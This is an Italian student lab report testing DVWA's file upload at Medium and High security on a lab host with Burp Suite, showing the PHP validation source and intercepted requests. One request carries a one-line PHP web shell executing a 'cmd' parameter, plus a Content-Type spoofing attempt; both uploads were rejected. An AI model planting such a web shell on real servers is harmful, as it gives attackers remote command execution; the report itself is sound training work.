

REPORT EXTRA

DVWA – File Upload ai livelli Medium e High

Laboratorio di cybersecurity – analisi con Burp Suite

Target	DVWA su Metasploitable – 192.168.60.101
Funzione analizzata	File Upload
Livelli testati	Medium e High
Strumento	Burp Suite

Report basato sulle prove e sugli screenshot raccolti durante il laboratorio.

Obiettivo

Dopo aver completato la prova principale con DVWA al livello LOW, ho continuato con l'attività extra. Lo scopo era confrontare il comportamento della funzione File Upload ai livelli Medium e High e osservare le richieste HTTP con Burp Suite.

I test sono stati svolti nell'ambiente virtuale di laboratorio, con DVWA raggiungibile all'indirizzo 192.168.60.101. In questa parte ho verificato il caricamento di shell.php e ho analizzato il codice sorgente mostrato da DVWA tramite View Source.

Metodo di lavoro

Per ciascun livello ho controllato la configurazione DVWA Security, aperto File Upload e consultato View Source. Ho poi provato a caricare shell.php, mantenendo Burp Suite disponibile per osservare la richiesta. Quando il server ha rifiutato il file, ho conservato la risposta come risultato del test.

Test al livello Medium

Ho impostato il livello di sicurezza su Medium. La pagina di upload mostrava il livello attivo e permetteva di selezionare un file. Ho quindi aperto View Source per capire quali condizioni venivano controllate dal server.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Choose File

shell.php

Upload

More info

[http://www.owasp.org/index.php/Unrestricted File Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Username: admin

Security Level: medium

PHPIDS: disabled

DVWA File Upload con Security Level Medium.

Nel codice sorgente Medium la condizione principale è:

```
if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000))
```

Il codice confronta il tipo MIME del file con image/jpeg e controlla che la dimensione sia inferiore a 100.000 byte. Queste sono le condizioni visibili nel sorgente analizzato.

File Upload Source

```
<?php
if (isset($_POST['Upload'])) {

    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_type = $_FILES['uploaded']['type'];
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {

            echo '<pre>';
            echo $target_path . ' succesfully uploaded!';
            echo '</pre>';

        }

    } else{
        echo '<pre>Your image was not uploaded.</pre>';
    }

}

?>
```

View Source del livello Medium.

Ho provato a caricare shell.php. Burp ha intercettato una richiesta POST multipart. Nella richiesta originale il file era indicato con filename="shell.php" e Content-Type: application/x-php.

The screenshot displays the Burp Suite interface with an intercepted HTTP POST request. The top section shows the request details: Time 18:02:59.8, Type HTTP, Method POST, and URL http://192.168.60.101/dvwa/vulnerabilities/upload/. The main area shows the raw request body, which is a multipart/form-data payload. Key parts of the request include: Host: 192.168.60.101, Content-Length: 434, User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36, and a multipart body with fields 'MAX_FILE_SIZE' (100000) and 'Upload' (shell.php). The request is decoded into HTML, showing the PHP code that handles the upload. The right sidebar shows the Request headers section with 13 items.

Time	Type	Direction	Method	URL	Status Code
18:02:59.8	HTTP	→ Request	POST	http://192.168.60.101/dvwa/vulnerabilities/upload/	

Request

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 3

Request cookies: 2

Request headers: 13

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1

2 Host: 192.168.60.101

3 Content-Length: 434

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Upgrade-Insecure-Requests: 1

7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryD40u46AtLaauAFn

8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36

9 Origin: http://192.168.60.101

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Referer: http://192.168.60.101/dvwa/vulnerabilities/upload/

12 Accept-Encoding: gzip, deflate, br

13 Cookie: security=medium; PHPSESSID=e7597f265cadf9dfb7bf7d4e6be0bea

14 Connection: keep-alive

15

16 -----WebKitFormBoundaryD40u46AtLaauAFn

17 Content-Disposition: form-data; name="MAX_FILE_SIZE"

18

19 100000

20 -----WebKitFormBoundaryD40u46AtLaauAFn

21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"

22 Content-Type: application/x-php

23

24 <?php system(\$_REQUEST['cmd']); ?>

25

26 -----WebKitFormBoundaryD40u46AtLaauAFn

27 Content-Disposition: form-data; name="Upload"

28


29 Upload

30 -----WebKitFormBoundaryD40u46AtLaauAFn--

31


Burp Suite: POST originale dell'upload a Medium.

Dopo l'inoltro, DVWA ha mostrato il messaggio “Your image was not uploaded.”. Ho conservato questa risposta come esito del test con la richiesta originale.



Risposta di DVWA: upload rifiutato al livello Medium.

Successivamente ho inviato la richiesta a Repeater e modificato il Content-Type della parte del file in image/jpeg, lasciando il nome shell.php e il contenuto invariati. Anche in questo caso la risposta ha riportato “Your image was not uploaded.”. Il test quindi non ha prodotto un caricamento riuscito.



Burp Repeater: richiesta con Content-Type image/jpeg e risposta di rifiuto.

Nelle prove eseguite, la sola modifica del Content-Type non è stata sufficiente a ottenere il caricamento. Non è stato verificato un bypass riuscito del controllo Medium.

Test al livello High

Ho poi impostato il livello High e consultato View Source. In questa versione del codice viene estratta l'estensione dal nome del file e vengono accettate le estensioni jpg, JPG, jpeg e JPEG, con un limite di dimensione inferiore a 100.000 byte.

File Upload Source

```
<?php
if (isset($_POST['Upload'])) {

    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext = substr($uploaded_name, strrpos($uploaded_name, '.') + 1);
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" || $uploaded_ext == "jpeg" ||
    $uploaded_ext == "JPEG") && ($uploaded_size < 100000)){

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {

            echo '<pre>';
            echo $target_path . ' succesfully uploaded!';
            echo '</pre>';

        }
    }
    else{

        echo '<pre>';
        echo 'Your image was not uploaded.';
        echo '</pre>';

    }
}

?>
```

View Source del livello High.

Ho provato a caricare nuovamente shell.php. DVWA ha restituito “Your image was not uploaded.”. Il risultato è coerente con il controllo sull'estensione visibile nel sorgente: il file di prova termina con .php.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload

Your image was not uploaded.

More info

[http://www.owasp.org/index.php/Unrestricted File Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecsecurity/upload-forms-threat.h>

Username: admin
Security Level: high
PHPIDS: disabled

DVWA al livello High: upload rifiutato.

In questa prova non è stato ottenuto un caricamento riuscito al livello High; il test documenta quindi il rifiuto del file PHP originale.

Confronto con il livello LOW

Livello	Controllo osservato	Esito di shell.php	Conclusione
LOW	Controlli minimi nel laboratorio	Caricata ed eseguita	whoami ha restituito www-data
MEDIUM	MIME image/jpeg e dimensione < 100000	Rifiutata	Anche il test Repeater con MIME modificato è

			stato rifiutato
HIGH	Estensione jpg/jpeg e dimensione < 100000	Rifiutata	Il file .php non soddisfa il controllo sull'estensione

Il confronto mostra una differenza chiara: la shell PHP è stata caricata ed eseguita in LOW, mentre i tentativi con lo stesso file sono stati rifiutati negli altri due livelli.

Risultati e limiti della prova

L'attività extra ha permesso di osservare i controlli implementati nel codice sorgente e di verificare il comportamento dell'applicazione con richieste monitorate tramite Burp Suite. I risultati riportati sono quelli visibili negli screenshot allegati.

Non ho ottenuto un caricamento riuscito della shell ai livelli Medium o High. Per questo motivo il report non dichiara che i controlli siano stati aggirati. Eventuali ulteriori prove di bypass restano da completare se richieste dal docente.

Conclusione

L'attività extra è stata completata per quanto riguarda l'analisi del codice, l'osservazione delle richieste con Burp Suite e la documentazione dei risultati ottenuti. Ho verificato che il comportamento cambia in base al livello di sicurezza configurato in DVWA. La prova LOW ha avuto esito positivo, mentre i test eseguiti con shell.php a Medium e High sono stati rifiutati.

L'esercitazione mi ha aiutato a capire l'importanza di analizzare il codice lato server e di confrontare la richiesta inviata con la risposta ricevuta usando Burp Suite.